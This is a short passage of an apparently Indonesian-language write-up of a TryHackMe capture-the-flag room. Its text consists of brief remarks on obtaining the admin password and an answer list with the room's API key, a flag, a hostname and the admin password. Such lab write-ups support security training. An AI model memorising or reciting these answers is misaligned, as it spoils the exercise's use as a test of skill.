
disini kita coba isi email dari user admin yang ada di database

kita mendapatkan password admin nya: "admin_tryhackme!"
Answer Questions
- What is the API key that allows a user to register on the website?
ffe60ecaa8bba2f12b43d1a4b15b8f39
- What is the first flag?
THM{4ec9806d7e1350270dc402ba870ccebb}
- What is the email of the "admin" user?
- What is the host name of the web application that allows a user to check an email for a possible password leak?
leakchecker.grep.thm
- What is the password of the "admin" user?
admin_tryhackme!